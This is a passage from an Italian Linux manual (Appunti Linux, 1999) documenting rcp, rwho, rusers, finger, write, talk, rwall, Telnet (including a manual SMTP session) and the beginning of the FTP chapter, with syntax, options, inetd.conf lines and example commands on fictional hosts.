Il modo più pratico è l'utilizzo di **`rcp`** attraverso il quale si possono copiare file tra due elaboratori remoti o tra un elaboratore remoto e quello locale.

**`rcp`** si avvale di **`rsh`**, di conseguenza, dal lato server occorre il demone **`rshd`**.

### 80.4.1 $ rcp

`rcp [`⟨*opzioni*⟩`]` ⟨*origine*⟩ ⟨*destinazione*⟩

`rcp [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*directory*⟩

**`rcp`** copia file tra elaboratori differenti. I file o le directory indicati tra gli argomenti possono essere espressi nella forma seguente:

`[[`⟨*utente*⟩`@]`⟨*host*⟩`:]`⟨*file*⟩

Se non viene indicato esplicitamente un utente, si intende fare riferimento a un utente remoto con lo stesso nome di quello usato localmente; se non viene indicato il nome o l'indirizzo dell'elaboratore remoto, si intende quello locale.

Quando si fa riferimento a file remoti senza l'indicazione di un percorso assoluto, occorre tenere presente che la directory corrente di un elaboratore remoto corrisponde alla directory personale dell'utente a cui si fa riferimento. Nello stesso modo, occorre tenere presente che, dal momento che **`rcp`** si avvale di **`rsh`**, le cose possono cambiare un po' a seconda del tipo di shell abbinato all'utente remoto.

Alcune opzioni

`-r`

Se all'interno dei file indicati come origine della copia, si trovano anche directory, queste vengono copiate assieme al loro contenuto, in modo ricorsivo. In tal caso, necessariamente, la destinazione deve essere una directory.

`-p`

*Preserve*. Con questa opzione si intende fare in modo che **`rcp`** tenti di riprodurre le stesse proprietà e gli stessi permessi nei file di destinazione, senza tenere conto del valore della maschera dei permessi (*umask*). Quando questa opzione non viene indicata, nel caso in cui il file di destinazione esista già, vengono mantenuti i permessi e le proprietà di quello esistente, mentre se i file di destinazione vengono creati, si utilizzano i permessi del file originale, filtrati attraverso la maschera dei permessi.

Esempi

`$` **`rcp roggen.brot.dg:/home/tizio/letterina ./letterina`**

Copia il file `/home/tizio/letterina` contenuto nell'elaboratore **`roggen.brot.dg`**, nella directory corrente dell'elaboratore locale.

`$` **`rcp roggen.brot.dg:\~/letterina ./letterina`**

Esegue un'operazione simile a quella dell'esempio precedente, ma in questo caso si utilizza un codice macro che deve essere interpretato dalla shell remota. Per evitare che venga invece interpretato dalla shell locale, viene utilizzata la barra obliqua inversa per proteggere la tilde.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 81

# Informazioni sugli utenti della rete

I servizi di informazione sugli utenti della rete possono essere distinti in tre tipi, a seconda che si basino sul servizio di uno dei demoni seguenti.

- **`rwhod`**
- **`rpc.rusersd`**
- **`fingerd`**

L'attivazione dei servizi che forniscono informazioni sugli utenti sono fonte di problemi di sicurezza. In generale, sono molto utili nelle reti locali chiuse mentre sono pericolosi nei sistemi accessibili dall'esterno.

## 81.1 Remote Who

Si tratta di un sistema che raccoglie le informazioni sugli utenti connessi nella rete locale. Le informazioni sono aggiornate frequentemente da un demone locale che, attraverso l'invio e la ricezione di messaggi broadcast, informa e ottiene informazioni dagli altri sistemi dove si trova in funzione lo stesso demone.

Attraverso questo meccanismo, ogni elaboratore che ha in funzione questo demone ha una directory `/var/spool/rwho/` contenente una serie di file, uno per ogni elaboratore incontrato nella rete locale. Questi file rappresentano il risultato finale di questo sistema di raccolta di informazioni, e ognuno di questi contiene l'indicazione degli utenti che utilizzano gli elaboratori della rete locale.

### 81.1.1 # rwhod

```
rwhod
```

**`rwhod`** è il demone che si occupa di fornire e ricevere informazioni sugli utenti connessi sui vari elaboratori della rete locale. La comunicazione tra il demone locale e quelli degli altri elaboratori avviene attraverso messaggi broadcast. Questo implica la necessità che la rete sia in grado di gestire tali messaggi e che il sistema di collezione delle informazioni risulti limitato all'ambito dell'indirizzo broadcast utilizzato.

Il compito di **`rwhod`**, dal punto di vista pratico, è quello di aggiornare i file contenuti all'interno di `/var/spool/rwho/`.

**`rwhod`** può essere avviato solo come demone autonomo, senza il controllo del supervisore di rete **`inetd`**. Se si ritiene che questo servizio sia importante occorre inserire l'avvio di **`rwhod`** in uno degli script della procedura di inizializzazione del sistema.

### 81.1.2 $ rwho

```
rwho [-a]
```

**`rwho`** è il programma che, attraverso la lettura della directory `/var/spool/rwho/`, permette di essere informati sugli utenti connessi agli elaboratori della rete locale.

I file di queste informazioni, contenuti nella directory `/var/spool/rwho/` sono aggiornati dal demone **`rwhod`**.

L'opzione **`-a`** permette di non visualizzare le informazioni sugli utenti che da molto tempo risultano non avere alcuna interazione con il proprio sistema.

## 81.2 Informazioni attraverso RPC

È possibile richiedere informazioni attraverso le RPC. Per ottenerle, occorre che l'elaboratore dal quale si vogliono ricevere abbia in funzione il servizio **`rusersd`** normalmente reso disponibile dal demone **`rpc.rusersd`**.

Naturalmente, trattandosi di un servizio RPC, occorre che anche il *portmapper* sia stato attivato preventivamente (capitolo 78).

### 81.2.1 # rpc.rusersd

```
rpc.rusersd
```

**`rpc.rusersd`** è il demone del servizio **`rusersd`**. Normalmente, per attivarlo è necessario avviarlo in maniera indipendente da **`inetd`**, attraverso la procedura di inizializzazione del sistema.

### 81.2.2 $ rusers

`rusers [-a] [-l] [`⟨*host*⟩`...]`

Elenca gli utenti connessi agli elaboratori della rete locale. Per ottenere queste informazioni, utilizza una chiamata RPC e quindi instaura un collegamento con il demone **`rpc.rusersd`** presso gli elaboratori che rispondono.

Vedere *rusers(1)*.

## 81.3 Informazioni personali – Finger

Quando si parla di Finger si fa riferimento alle informazioni personali contenute nel quinto campo del file `/etc/passwd`, cioè al nominativo completo dell'utente. A volte, in questo campo si trovano informazioni addizionali, come l'ufficio, il numero telefonico dell'ufficio e il numero di casa. Sotto questo aspetto, queste informazioni sono effettivamente delicate.

Volendo, si possono rendere pubbliche queste informazioni, assieme ad altre che si raccolgono all'interno di file di configurazione contenuti nelle directory personali degli utenti, attraverso il demone **`fingerd`**, controllato da **`inetd`**.

### 81.3.1 # fingerd

`in.fingerd [`⟨*opzioni*⟩`]`

Consente al programma **`finger`** di ottenere le informazioni che richiede. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**.

Nell'esempio seguente, viene mostrata la riga di `/etc/inetd.conf` in cui si dichiara il suo possibile utilizzo.

```
finger  stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
```

Alcune opzioni

`-w`

Con questa opzione, gli utenti remoti del servizio ricevono un benvenuto addizionale, contenente informazioni particolareggiate sul sistema in funzione. Dal momento che queste indicazioni possono essere utili a un ipotetico aggressore, generalmente si evita di utilizzare tale opzione.

`-u`

L'opzione **`-u`** permette di non accogliere richieste remote generalizzate. In pratica, si impedisce l'uso di un comando del tipo **`finger @host`**, in cui non appare esplicitamente il nome di un utente particolare.

`-l`

Attiva l'annotazione delle richieste nel registro di sistema.

### 81.3.2 $ finger

`finger [`⟨*opzioni*⟩`] [`⟨*utente*⟩`...] [[`⟨*utente*⟩`]@`⟨*host*⟩`...]`

Consente di visualizzare le informazioni utili a identificare gli utenti indicati come argomento. Gli utenti possono essere specificati anche utilizzando il simbolo **`@`** seguito dal nome dell'elaboratore. Se non vengono indicati nomi di utente, viene visualizzato l'elenco degli utenti connessi. Se si specifica il nome di un elaboratore preceduto dal simbolo **`@`**, viene visualizzato l'elenco degli utenti connessi a quell'elaboratore.

Alcune opzioni

`-s`

Visualizza il nome di *login* degli utenti, il nome reale, i terminali a cui sono connessi (con l'aggiunta di un asterisco nel caso sia impedita la scrittura), il tempo di inattività (questo non esclude che su quel terminale possa essere in uso un qualche programma interattivo), il momento in cui è avvenuto il *login*, e le informazioni addizionali sull'ufficio.

`-l`

Fornisce tutte le informazioni che si potrebbero ottenere attraverso l'opzione **`-s`**, assieme a tutte le altre disponibili: la directory personale, il telefono privato, la shell di *login*, la situazione della posta elettronica, e il contenuto dei file `~/.plan`, `~/.project` e `~/.forward` (che si trovano nella directory personale di quell'utente).

Questa è l'azione predefinita, che corrisponde in pratica a fornire tutte le notizie disponibili sull'utente.

Esempi

$ **finger**

Fornisce l'elenco degli utenti connessi al sistema locale.

$ **finger @dinkel.brot.dg**

Se l'elaboratore **dinkel.brot.dg** lo consente, fornisce l'elenco degli utenti connessi a quel sistema remoto.

$ **finger -l @dinkel.brot.dg**

Se l'elaboratore **dinkel.brot.dg** lo consente, fornisce tutte le informazioni disponibili sugli utenti connessi a quel sistema remoto.

$ **finger -l tizio@dinkel.brot.dg**

Se l'elaboratore **dinkel.brot.dg** lo consente, fornisce tutte le informazioni disponibili sull'utente **tizio**, indipendentemente dal fatto che questo sia connesso o meno.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Messaggi sul terminale

Il modo normale di inviare un messaggio a una persona è quello di utilizzare la posta elettronica. In alternativa, quando si desidera aprire una comunicazione istantanea, può essere conveniente l'uso di programmi come **`talk`**, ammesso che il sistema di destinazione sia predisposto per questo.

Il tipo di comunicazione che utilizza programmi come **`talk`** e simili, parte dal presupposto che si possa «scrivere» sul dispositivo corrispondente al terminale utilizzato dall'utente destinatario.

## 82.1 Accesso al proprio terminale

Quando si accede normalmente attraverso un terminale a caratteri, il dispositivo corrispondente dovrebbe appartenere all'utente che lo sta utilizzando e anche al gruppo **`tty`**. Ciò dovrebbe avvenire automaticamente per opera del programma **`login`**. Nel caso dell'utente **`tizio`** che sta utilizzando la seconda console virtuale, si dovrebbero osservare le caratteristiche seguenti.

```
$ ls -l /dev/tty2
```

```
crw--w----   1 tizio    tty        4,   2 dic 31 10:38 /dev/tty2
```

L'utente che utilizza il terminale dovrebbe avere i permessi di lettura e scrittura, inoltre, dovrebbe essere concesso al gruppo il permesso di scrittura. Con questa convenzione, un programma che sia stato avviato con i privilegi del gruppo **`tty`** avrebbe la possibilità di scrivere su questo dispositivo.

Scrivere sul dispositivo di un terminale significa andare a pasticciare lo schermo su cui sta lavorando presumibilmente un utente. Esistendo questa possibilità, cioè che processi estranei possano aggiungere informazioni allo schermo del terminale che si sta utilizzando, la maggior parte degli applicativi prevede un comando che riscrive il contenuto dello schermo (di solito si tratta della combinazione di tasti [ *Ctrl+l* ]). Tuttavia, gli utenti potrebbero desiderare di limitare questa possibilità, eliminando il permesso in scrittura per il gruppo **`tty`** per il terminale che si sta utilizzando.

### 82.1.1 $ write

`write` ⟨*utente*⟩ `[`⟨*terminale*⟩`]`

Il programma **`write`** rappresenta il sistema primordiale di inviare un messaggio a un altro utente che utilizza un terminale dello stesso sistema locale. Il messaggio viene atteso dallo standard input e viene scritto nel dispositivo dell'utente destinatario quando questo viene concluso con un carattere <*EOF*> (di solito si ottiene con la combinazione [ *Ctrl+d* ]).

Per poter scrivere sul dispositivo dell'utente destinatario, **`write`**, secondo le convenzioni, deve avere i privilegi del gruppo **`tty`**, e per questo viene installato comunemente con il bit SGID attivato.

```
# chmod g+s /usr/bin/write
```

**`write`** non è un programma destinato all'invio di messaggi attraverso la rete, e per questo il nome dell'utente va indicato in modo semplice, senza specificare il nodo. Il dispositivo del terminale può essere specificato, e in tal caso si può indicare il percorso completo (`/dev/tty*`) oppure solo il nome finale. Se il terminale non viene specificato, **`write`** cerca di determinarlo da solo.

> Dal momento che quando si invia un messaggio, si presume che il proprio corrispondente voglia rispondere, **`write`** non invia il messaggio se il proprio terminale non ammette la risposta, cioè se i permessi del proprio dispositivo non lo consentono.

### 82.1.2 $ wall

`wall` ⟨*messaggio*⟩

`wall <` ⟨*file-messaggio*⟩

Il programma **`wall`** è una variante di **`write`**, dove il messaggio viene inviato a tutti i terminali attivi. Il messaggio può essere fornito anche attraverso la riga di comando. Valgono le stesse considerazioni fatte già per **`write`**, soprattutto per quello che riguarda il problema dei permessi su file di dispositivo dei terminali.

### 82.1.3 $ mesg

`mesg [⟨opzione⟩]`

Controlla l'accesso da parte di altri utenti al proprio terminale. In pratica controlla il permesso in scrittura per il gruppo **`tty`** del dispositivo corrispondente al terminale utilizzato. Viene usato di solito per impedire o permettere di ricevere messaggi attraverso programmi come **`write`**, **`wall`**, **`rwall`**, **`talk`** e simili.

> Il fatto di togliere il permesso di scrittura per il gruppo **`tty`** al dispositivo del terminale, non è una garanzia che nessuno possa scriverci. Un processo con i privilegi dell'utente **`root`** potrebbe farlo ugualmente. Tuttavia, si tratta di una convenzione che generalmente viene rispettata.

Opzioni

`y`

Permette agli altri utenti di scrivere sul proprio terminale (aggiunge il permesso in scrittura al gruppo **`tty`**).

`n`

Impedisce agli altri utenti di scrivere sul proprio terminale (toglie il permesso in scrittura al gruppo **`tty`**).

⟨*non definito*⟩

Se l'opzione non viene specificata, si ottiene la visualizzazione dello stato attuale.

## 82.2 Comunicazione diretta attraverso la rete

Per entrare in comunicazione diretta con un utente che sta utilizzando un terminale o una console di un certo nodo raggiungibile attraverso la rete, si può utilizzare il servizio **`talk`** gestito attraverso il demone **`talkd`**

In tal caso, è il demone **`talkd`** (o meglio, **`in.talkd`**) del nodo destinatario, che si occupa di scrivere sul dispositivo del terminale. Generalmente, questo programma viene avviato da **`inetd`** con i privilegi dell'utente **`root`**, cosa che gli permetterebbe di scavalcare qualunque limitazione di accesso ai dispositivi di terminale. Tuttavia, è il demone stesso che cerca di rispettare le convenzioni, evitando di scrivere se manca il permesso in scrittura per il gruppo **`tty`**.

### 82.2.1 # talkd

`in.talkd`

Consente l'instaurarsi di una connessione diretta tra due utenti, attraverso il protocollo **`talk`**. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**.

Nell'esempio seguente, viene mostrata la riga di `/etc/inetd.conf` in cui si dichiara il suo possibile utilizzo.

```
talk    dgram   udp     wait    root    /usr/sbin/tcpd  in.talkd
```

### 82.2.2 $ talk

`talk ⟨utente⟩[@⟨host⟩] [⟨terminale⟩]`

Permette di entrare in comunicazione con una persona che sta utilizzando un nodo all'interno della rete. Il nome dell'utente può essere espresso identificando anche il nodo all'interno del quale è, o dovrebbe essere connesso: ⟨*utente*⟩@⟨*host*⟩. Se l'utente con cui si vuole comunicare è connesso su più terminali all'interno dello stesso nodo, è possibile specificare il nome del terminale nella forma **`ttyxx`**. Quando si è chiamati attraverso **`talk`**, sullo schermo del terminale appare un messaggio simile a quello seguente:

```
Message from Talk_Daemon@localhost at 11:31 ...
talk: connection requested by tizio@localhost.
talk: respond with:  talk tizio@localhost
```

In questo caso, si tratta dell'utente **`tizio`** che cerca di contattarci; nel messaggio viene suggerito anche il modo corretto di rispondere. Evidentemente, l'utente che vuole rispondere deve sospendere la propria attività, per avviare a sua volta una copia del programma **`talk`**.

```
[Connection established]
Io sto bene, grazie







|-----------------------------------------------------------------------|

Ciao caio, come stai?
```

Figura 82.1: Comunicazione attraverso **talk**.

Quando la comunicazione si instaura, viene utilizzato uno schermo suddiviso in due finestre per distinguere i messaggi: nella parte superiore si vedono quelli inviati, mentre nella parte inferiore appaiono quelli ricevuti.

Durante la comunicazione, lo schermo può essere riscritto utilizzando la combinazione [ *Ctrl+l* ]. La comunicazione può essere terminata da uno qualunque dei due interlocutori utilizzando il carattere di interruzione che di norma è [ *Ctrl+c* ].

Secondo le convenzioni, la chiamata attraverso **talk** può essere impedita utilizzando il programma **mesg**, ovvero togliendo il permesso di scrittura al gruppo **tty** del dispositivo del proprio terminale.

Esempi

$ **talk tizio**

Cerca di contattare l'utente **tizio** nello stesso sistema locale.

$ **talk tizio@dinkel.brot.dg**

Cerca di contattare l'utente **tizio** presso **dinkel.brot.dg**.

$ **talk tizio@dinkel.brot.dg tty2**

Cerca di contattare l'utente **tizio** presso **dinkel.brot.dg**, al terminale **tty2** (si tratta probabilmente della seconda console virtuale).

### 82.2.3 $ ytalk

ytalk [-x] ⟨*utente*⟩...

Si tratta di un sistema di comunicazione tra due o più utenti. Il suo funzionamento è simile a **talk** e può anche comunicare con utenti che usano lo stesso **talk**. L'utente può essere specificato in diversi modi:

- ⟨*nome*⟩

  un utente connesso presso lo stesso elaboratore locale;

- ⟨*nome*⟩@⟨*host*⟩

  un utente connesso presso un altro elaboratore;

- ⟨*nome*⟩#⟨*terminale*⟩

  un utente connesso presso lo stesso elaboratore locale attraverso un terminale determinato;

- ⟨*nome*⟩#⟨*terminale*⟩@⟨*host*⟩

  un utente connesso presso un altro elaboratore, su un terminale determinato.

Durante la comunicazione, è possibile richiamare un menu di funzioni premendo il tasto [ *Esc* ].

**`ytalk`** è più complesso rispetto al solito **`talk`**, tanto che è previsto l'uso di file di configurazione: `/etc/ytalkrc` per le impostazioni generali e `~/.ytalkrc` per la personalizzazione da parte di ogni utente.

Eventualmente si possono approfondire le altre caratteristiche consultando la sua pagina di manuale: *ytalk(1)*.

## 82.3 Invio di un messaggio circolare

Se quello che si desidera è l'invio di un messaggio circolare senza la necessità di avere un colloquio con gli utenti destinatari, si può usare **`rwall`**. Il sistema si basa sulle RPC, di conseguenza, è necessario che i nodi destinatari di questo messaggio abbiano in funzione il *portmapper*, oltre al demone particolare che si occupa di questo.

### 82.3.1 # rpc.rwalld

`rpc.rwalld`

**`rpc.rwalld`** è il demone del servizio **`rwall`**. Per attivarlo è normalmente necessario avviarlo in maniera indipendente da **`inetd`**, attraverso la procedura di inizializzazione del sistema.

### 82.3.2 $ rwall

`rwall` ⟨*host-remoto*⟩ `[`⟨*file*⟩`]`

Invia un messaggio, eventualmente già preparato in un file, a tutti gli utenti di un determinato nodo remoto. Se non viene fornito il nome di un file contenente il messaggio da inviare, questo messaggio può essere inserito attraverso la tastiera del terminale da cui si avvia il programma. Per terminare l'inserimento si utilizza il carattere <*EOF*> che di solito si ottiene premendo la combinazione [ *Ctrl+d* ].

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Telnet

Telnet è un protocollo che permette di effettuare un collegamento con un altro elaboratore e di operare su quello, come se si stesse utilizzando un suo terminale. Per fare questo, dal lato del server occorre il demone **`telnetd`**, mentre dal lato del client si utilizza normalmente **`telnet`**.

Il client di Telnet è molto importante anche come programma diagnostico per instaurare un collegamento manuale con una porta e iniziare quindi un colloquio diretto con il protocollo TCP. In questo caso, il demone **`telnetd`** non viene utilizzato.

## 83.1 Dal lato del server

Come già accennato, per eseguire un *login* in un elaboratore remoto attraverso il programma **`telnet`**, è necessario che il demone **`telnetd`** sia in funzione in quell'elaboratore.

### 83.1.1 # telnetd

`in.telnetd` [⟨*opzioni*⟩]

È il demone del servizio necessario per ricevere connessioni Telnet. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**.

Nell'esempio seguente, viene mostrata la riga di `/etc/inetd.conf` in cui si dichiara il suo possibile utilizzo.

```
telnet  stream  tcp    nowait  root    /usr/sbin/tcpd  in.telnetd
```

Se è presente il file `/etc/issue.net`, viene utilizzato da **`telnetd`** per visualizzare un messaggio introduttivo, non appena si instaura un collegamento.

### 83.1.2 /etc/issue.net

Il file `/etc/issue.net` è un file di testo utilizzato da **`telnetd`** per mostrare un messaggio quando un client Telnet si collega. In pratica, ha lo stesso ruolo del file `/etc/issue` (26.3.1), che invece viene utilizzato da **`getty`** o da un altro programma analogo.

`/etc/issue.net` può contenere alcune sequenze di escape che vengono poi trasformate in vario modo nel momento della visualizzazione del messaggio. La tabella 83.1 ne mostra l'elenco.

| Codice | Descrizione |
|---|---|
| %t | Il terminale corrente. |
| %h | Il nome completo del sistema (FQDN). |
| %D | Il nome del dominio NIS. |
| %d | La data e l'ora attuale. |
| %s | Il nome del sistema operativo. |
| %m | Il tipo di hardware. |
| %r | Il rilascio del sistema operativo. |
| %v | La versione del sistema operativo. |
| %% | Equivale a un singolo carattere percentuale. |

Tabella 83.1: Elenco dei codici di escape utilizzabili all'interno del file `/etc/issue.net`.

## 83.2 Dal lato del client

L'accesso a un elaboratore remoto viene fatto attraverso il programma **`telnet`**, il quale permette di operare come se ci si trovasse su un terminale di quel sistema.

### 83.2.1 $ telnet

`telnet` [⟨*opzioni*⟩] [⟨*host-remoto*⟩ [⟨*porta*⟩]]

Se l'eseguibile **`telnet`** viene avviato senza specificare il nodo con il quale ci si vuole connettere, questo inizia a funzionare in modalità di comando, visualizzando l'invito: **`telnet>`**.

Quando l'eseguibile **`telnet`** riesce a connettersi al sistema remoto, si opera come se si fosse seduti davanti a un terminale di quel sistema.

Per poter dare dei comandi a **`telnet`** occorre tornare temporaneamente alla modalità di comando, e questo si ottiene utilizzando il carattere di escape. Questo carattere di escape non corrisponde alla pressione del tasto [ *Esc* ], ma di solito alla combinazione [ *Ctrl+]* ] (*control + parentesi quadra chiusa*). Questa convenzione può essere cambiata ed è una cosa quasi necessaria dal momento che utilizzando la tastiera italiana non è possibile ottenere le parentesi quadre se non in combinazione con [ *AltGR* ]. Diversamente, l'unico modo per poter ottenere la combinazione [ *Ctrl+]* ] è quello di passare a un'altra console virtuale, attivare la mappa della tastiera USA, tornare sulla console virtuale in cui è in funzione **`telnet`** ed eseguire la combinazione.

La comunicazione tra il client Telnet e il sistema remoto può essere di tre tipi:

- **`TELNET LINEMODE`**

  è il tipo preferito ed è il primo tipo di comunicazione che il client Telnet tenta di instaurare con il sistema remoto;

- **`character at a time`**

  in questa modalità ogni carattere viene trasmesso singolarmente al sistema remoto;

- **`old line by line`**

  i dati vengono trasmessi a blocchi di righe e ciò che viene scritto, riappare sul terminale locale.

Alcune opzioni e altri argomenti

`-d`

Attiva inizialmente il controllo diagnostico.

`-a`

Tenta di eseguire un *login* automatico.

`-n` ⟨*file-traccia*⟩

Registra le azioni effettuate durante il collegamento all'interno del file indicato.

`-l` ⟨*utente*⟩

Definisce il nome di utente da utilizzare per il *login* nel sistema remoto.

`-e` ⟨*carattere-di-escape*⟩

Permette di definire una sequenza diversa per il cosiddetto carattere di escape. Il valore predefinito è **`^]`** che non è tanto compatibile con la tastiera italiana.

⟨*host-remoto*⟩

Identifica il sistema remoto con il quale collegarsi. Può essere espresso in qualunque modo valido.

⟨*porta*⟩

Identifica il numero di porta (in forma numerica o attraverso il nome corrispondente). Se non viene specificato, si utilizza il valore predefinito per le connessioni Telnet: 23.

Alcuni comandi

`close`

Chiude la connessione con l'elaboratore remoto.

`display [`⟨*argomento*⟩`...]`

Visualizza tutti o alcuni dei valori delle impostazioni che si possono definire attraverso il comando **`set`**.

`mode` ⟨*tipo-di-modalità*⟩

Permette di attivare una modalità particolare. L'attivazione della modalità richiesta dipende dal contesto e dalle possibilità offerte dal sistema remoto.

- **`character`**
  Attiva la modalità di comunicazione a un carattere alla volta.
- **`line`**
  Tenta di abilitare la modalità di comunicazione **`TELNET LINEMODE`**. Se non è possibile, si cerca di optare per la modalità **`old line by line`**.

- **isig | -isig**
  Abilita o disabilita la modalità **TRAPSIG** che riguarda la comunicazione **TELNET LINEMODE**.
- **edit | -edit**
  Abilita o disabilita la modalità **EDIT** che riguarda la comunicazione **TELNET LINEMODE**.
- **softtab | -softtab**
  Abilita o disabilita la modalità **SOFT_TAB** che riguarda la comunicazione **TELNET LINEMODE**.
- **litecho | -litecho**
  Abilita o disabilita la modalità **LIT_ECHO** che riguarda la comunicazione **TELNET LINEMODE**.
- **?**
  Visualizza una breve guida per il comando **mode**.

`open` ⟨*host-remoto*⟩ `[-l` ⟨*utente*⟩`] [-`⟨*porta*⟩`]`

Apre una connessione con l'elaboratore remoto indicato. Se non viene specificata la porta, si utilizza il valore predefinito per le connessioni Telnet.

`quit`

Chiude la connessione (se esiste una connessione) e termina l'esecuzione di **telnet**. Durante la modalità di comando, è sufficiente premere la combinazione di tasti necessaria a ottenere il carattere di <*EOF*> per terminare la sessione di lavoro.

`send` ⟨*argomenti*⟩

Permette di inviare uno o più sequenze di caratteri al sistema remoto.

`set` ⟨*argomento*⟩ ⟨*valore*⟩

`unset` ⟨*argomento*⟩ ⟨*valore*⟩

**set** attiva o specifica il valore di una determinata variabile, mentre **unset** disabilita o pone al valore di *Falso* la variabile specificata.

`! [`⟨*comando*⟩`]`

Permette di eseguire il comando indicato in una subshell all'interno del sistema locale.

`status`

Visualizza lo stato corrente della connessione.

`? [`⟨*comando*⟩`]`

Visualizza una breve guida del comando indicato o l'elenco dei comandi disponibili.

### 83.2.2 ~/.telnetrc

Se l'utente predispone il file `~/.telnetrc`, questo viene letto quando si stabilisce un collegamento. Se al suo interno appare un riferimento all'elaboratore con il quale ci si è collegati, vengono eseguite le istruzioni relative.

Le righe che iniziano con il simbolo **#** sono commenti che terminano alla fine della riga.

Le righe che non contengono spazi anteriori, dovrebbero iniziare con il nome di un nodo remoto. Ciò che segue la stessa riga e quelle seguenti, che però cominciano con almeno uno spazio, sono considerate come una serie di comandi da eseguire automaticamente all'atto della connessione con quell'elaboratore.

## 83.3 Colloquiare con una porta

Un client Telnet è un ottimo strumento per eseguire una connessione TCP diagnostica con una porta di un nodo, sia remoto che locale. Naturalmente, per poter utilizzare questo sistema occorre conoscere il protocollo utilizzato dal demone con il quale ci si collega.[1]

L'esempio classico è l'invio di un messaggio di posta elettronica attraverso una connessione diretta con il server SMTP. Dal file `/etc/services` si determina che il servizio SMTP (*Send Mail Transfer Protocol*) corrisponde alla porta **25**, ma si può anche utilizzare semplicemente il nome **smtp**. Nell'esempio, si instaura un collegamento con il server SMTP in funzione nel nodo **roggen.brot.dg**.

$ **telnet roggen.brot.dg smtp**[*Invio*]

[1] Un client Telnet è in grado di utilizzare soltanto il protocollo TCP. I servizi che si basano sul TCP utilizzano un proprio protocollo di livello superiore, ed è questo ciò a cui si fa riferimento.

```
Trying 192.168.1.2...
Connected to roggen.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
```

**HELO brot.dg**[ *Invio* ]

```
250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
```

**MAIL From: <daniele@dinkel.brot.dg>**[ *Invio* ]

```
250 <daniele@dinkel.brot.dg>... Sender ok
```

**RCPT to: <toni@dinkel.brot.dg>**[ *Invio* ]

```
250 <toni@dinkel.brot.dg>... Recipient ok
```

**DATA**[ *Invio* ]

```
354 Enter mail, end with "." on a line by itself
```

**Subject: Saluti.**[ *Invio* ]

**Ciao Antonio,**[ *Invio* ]

**come stai?**[ *Invio* ]

**Io sto bene e mi piacerebbe risentirti.**[ *Invio* ]

**Saluti,**[ *Invio* ]

**Daniele**[ *Invio* ]

**.**[ *Invio* ]

```
250 TAA02951 Message accepted for delivery
```

**QUIT**[ *Invio* ]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# FTP

Quando il trasferimento di file riguarda un ambito che supera l'estensione di una piccola rete locale, non è conveniente consentire l'utilizzo della condivisione del filesystem (NFS) o della copia remota. A questo scopo si presta meglio il protocollo FTP (*File Transfer Protocol*).

Il servizio FTP viene offerto da un demone che funge da server e viene utilizzato da un programma client in grado di comunicare attraverso il protocollo FTP. Il funzionamento di un programma client tradizionale è paragonabile a quello di una shell specifica per la copia di file da e verso un sistema remoto.

In questo capitolo si mostra in modo sommario l'organizzazione del server FTP della Washington University (WU-FTP), e l'utilizzo di alcuni client. Per un approfondimento della configurazione del server, si deve leggere il capitolo 145.

## 84.1 Identificazione e privilegi

Il sistema di trasferimento di file attraverso FTP richiede una forma di identificazione. Prima di iniziare una sessione FTP è necessario un *login*, e in base a questo si potrà accedere ai file del sistema remoto.

Perché un utente registrato venga accettato per una sessione FTP è necessario che abbia una password (non sono quindi ammessi utenti senza password) e una shell valida, cioè compresa nell'elenco del file `/etc/shells`. Quest'ultimo particolare non è trascurabile, infatti, a volte si sospende l'utilizzo di un'utenza modificando il campo della shell nel file `/etc/passwd`: di solito si tratta di uno script che emette un messaggio contenente la motivazione di questa sospensione.

Oltre a queste limitazioni, si utilizza il file `/etc/ftpusers` per determinare quali utenti non possano essere accettati per una sessione di FTP normale. Di solito si tratta dell'elenco degli utenti di sistema: **`root`** **`bin`** **`mail`**,...

### 84.1.1 FTP anonimo

Se si vuole permettere l'accesso a utenti che non sono registrati nel proprio sistema (si parla di utenti che non sono previsti nel file `/etc/passwd`), è possibile abilitare l'utilizzo dell'FTP anonimo. Per questo è necessario che sia stato previsto un utente speciale nel file `/etc/passwd`: **`ftp`**.

```
ftp:*:14:50:FTP User:/home/ftp:
```

A questo utente non deve essere abbinata alcuna password (l'asterisco non corrisponde ad alcuna password) e non deve avere alcuna shell (eventualmente, se si temono accessi indesiderati in altra forma, si può indicare il programma `/bin/false` come shell).

Per utilizzare un FTP anonimo si può accedere identificandosi come **`ftp`**, oppure **`anonymous`**. Di norma, viene richiesta ugualmente una password che però non viene (e non può essere) controllata: per convenzione si inserisce l'indirizzo di posta elettronica.[1]

## 84.2 Dal lato del server

Come già accennato, per poter offrire un servizio FTP, occorre che l'elaboratore disponga del demone **`ftpd`**. Oltre al demone occorre predisporre la directory *home* del servizio FTP anonimo, sempre ammesso che si intenda offrire anche quest'ultimo tipo di servizio.

### 84.2.1 # ftpd

`in.ftpd [`⟨*opzioni*⟩`]`

Si tratta del demone per la gestione degli accessi FTP, cioè del programma che si occupa di rendere disponibile l'accesso all'elaboratore per il *File Transfer Protocol*. È gestito dal supervisore **`inetd`** e filtrato da **`tcpd`**. **`ftpd`** interpreta il *globbing*, cioè i simboli per i riferimenti a gruppi di file, secondo lo standard della shell C, utilizzando quindi i simboli **`*`**, **`?`**, **`&`**, **`[`**, **`]`**, { e }.

Nell'esempio seguente viene mostrata la riga di `/etc/inetd.conf` in cui si dichiara il suo possibile utilizzo.

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
```

[1] Quando si inserisce il proprio indirizzo di posta elettronica come password per accedere a un servizio FTP anonimo, è sufficiente indicare la parte che precede il dominio, fino al simbolo **`@`** incluso. Quindi, se l'indirizzo fosse **`daniele@dinkel.brot.dg`**, basterebbe inserire **`daniele@`**.

Opzioni

`-d | -v`

